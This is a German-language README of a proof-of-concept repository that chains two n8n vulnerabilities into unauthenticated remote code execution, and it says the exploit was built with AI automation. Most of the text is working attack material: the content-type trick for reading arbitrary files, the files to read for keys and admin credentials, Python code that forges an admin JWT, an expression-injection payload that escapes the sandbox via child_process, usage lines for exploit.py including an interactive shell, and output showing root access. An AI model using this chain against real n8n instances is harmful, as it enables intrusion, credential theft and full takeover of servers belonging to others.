 fomovet/cve-2026-21858
POC für CVE-2026-21858

Unangemeldetes beliebiges Dateilesen → Admin-Token-Fälschung → Sandbox-Umgehung → RCE
| CVE | CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE) |
| CVSS | 10.0 + 9.9 (Kritisch) |
| Betroffen | <= 1.65.0 (AFR) / >= 0.211.0 (RCE) |
| Behoben | 1.121.0 (AFR) / 1.120.4+ (RCE) |
| Offenlegung | 2026-01-07 11:09 UTC |
| Codename | Ni8mare |
| Credit | Dor Attias (Cyera) |
| Exploit | Chocapikk |
| Prozess | KI-automatisiert: Patch-Diff → Reproduktion → Labor → Exploit (~9h nach Offenlegung) |
| Typ | Proof of Concept - KEIN universeller Exploit (erfordert spezifische Workflow-Konfiguration, siehe Einschränkungen) |
Vollständige unangemeldete RCE-Kette auf n8n:


Die Gefährdung ist versionsbasiert. Hinsichtlich der Exposition gibt es öffentlich zugängliche verwundbare n8n-Instanzen.
LeakIX-Ergebnisse: Offengelegte Instanzen anzeigen
Dieser Exploit wurde unabhängig vom Cyera-Artikel entwickelt (nach Fertigstellung entdeckt). Hauptunterschiede:
| Cyera (Originalforschung) | Dieser Exploit | |
|---|---|---|
| Dateilesen | In KI-Wissensdatenbank laden → per Chat abfragen | Direkte HTTP-Antwort |
| Voraussetzungen | Chat-Workflow + KI-Integration | Jedes Formular mit Dateiupload |
| RCE-Methode | Knoten "Befehl ausführen" (standardmäßig deaktiviert) | Ausdrucksinjektion (funktioniert bei Standardinstallationen) |
| Automatisierung | Manuell/konzeptionelle Demo | Vollautomatisiertes Python-Skript |
Beide Ansätze erfordern spezifische Workflow-Konfigurationen. Cyera benötigt Chat + KI-Integration, dieser Exploit benötigt ein Formular mit Respond-Knoten. Siehe Einschränkungen für Details.
┌───────────────────────────────────────────────────────────┐
│                     UNAUTHENTIFIZIERT                      │
├───────────────────────────────────────────────────────────┤
│  1. /proc/self/environ lesen → HOME-Verzeichnis finden    │
│  2. $HOME/.n8n/config lesen → encryptionKey erhalten      │
│  3. $HOME/.n8n/database.sqlite lesen → Admin-Credentials  │
├───────────────────────────────────────────────────────────┤
│                      TOKEN-FÄLSCHUNG                      │
├───────────────────────────────────────────────────────────┤
│  4. JWT-Geheimnis aus encryptionKey ableiten              │
│  5. Admin-Session-Cookie fälschen                         │
├───────────────────────────────────────────────────────────┤
│                    AUTHENTIFIZIERTE RCE                    │
├───────────────────────────────────────────────────────────┤
│  6. Workflow mit Ausdrucksinjektion erstellen             │
│  7. Sandbox-Umgehung via this.process.mainModule.require  │
│  8. Beliebige Befehle ausführen                           │
└───────────────────────────────────────────────────────────┘
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
Author: mfsiega
Date:   Thu Nov 13 11:51:40 2025 +0100

    Merge commit from fork
// BEFORE (vulnerable)
const files = (context.getBodyData().files as IDataObject) ?? {};
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)

// AFTER (fixed)
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
Sende Content-Type: application/json → kontrolliere filepath → lies jede Datei.
n8n sandboxt Benutzercode (Code-Knoten, Ausdrücke) mit vm2/isolated-vm. Andere RCE-Vektoren:
| Technik | Status |
|---|---|
| Knoten "Befehl ausführen" | Standardmäßig deaktiviert (N8N_ALLOW_EXEC_COMMAND=false) |
| SSH/HTTP-Knoten | Ausführung auf entfernten Servern, nicht auf n8n-Host |
| Pyodide-Sandbox-Escape | CVE-2025-68668 - erfordert Python-Code-Knoten |
| Ausdrucksinjektion | CVE-2025-68613 - funktioniert bei Standardinstallationen |
Ich habe Ausdrucksinjektion verwendet, weil sie auf jedem n8n mit Standardeinstellungen funktioniert – keine speziellen Knoten oder Konfiguration erforderlich. Die Pyodide-Umgehung (CVE-2025-68668) erfordert den Python-Code-Knoten, der möglicherweise nicht auf allen Instanzen verfügbar ist.
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}
n8n-Ausdrücke haben Zugriff auf this.process.mainModule.require → vollständige Sandbox-Umgehung.
# JWT secret derivation
jwt_secret = sha256(encryption_key[::2]).hexdigest()

# JWT hash
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]

# Forge token
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
docker compose up -d
# Wait ~60 seconds for setup
# Form: http://localhost:5678/form/vulnerable-form
# Creds: [email protected] / ExploitLab123!
# Read arbitrary file
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd

# Full chain with command
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"

# Interactive shell
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain          ║
║     Arbitrary File Read → Token Forge → Sandbox Bypass → RCE  ║
╚═══════════════════════════════════════════════════════════════╝

[*] Target: http://localhost:5678/form/vulnerable-form
[*] Version: 1.65.0 (VULN)
[x] HOME directory
[+] HOME directory: /root
[x] Encryption key
[+] Encryption key: yusrXZV1...
[x] Database
[+] Database: 1327104 bytes
[x] Admin user
[+] Admin user: [email protected]
[x] Token forge
[+] Token forge: OK
[x] Admin access
[+] Admin access: GRANTED!
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
[x] RCE
[+] RCE: OK

uid=0(root) gid=0(root) groups=0(root)
Dies ist KEIN "pwn any n8n"-Exploit. Er erfordert spezifische Bedingungen, um zu funktionieren:
| Anforderung | Beschreibung |
|---|---|
| Formular mit Dateiupload | Ziel muss einen Formular-Workflow mit einem Dateiupload-Feld haben |
| Respond-to-Webhook-Knoten | Workflow muss den Dateiinhalt in der HTTP-Antwort zurückgeben |
| Workflow aktiv | Der Formular-Workflow muss aktiviert sein |
| Unangemeldeter Zugriff | Formular muss öffentlich zugänglich sein (keine Authentifizierung) |
Beispiel einer verwundbaren Workflow-Konfiguration:
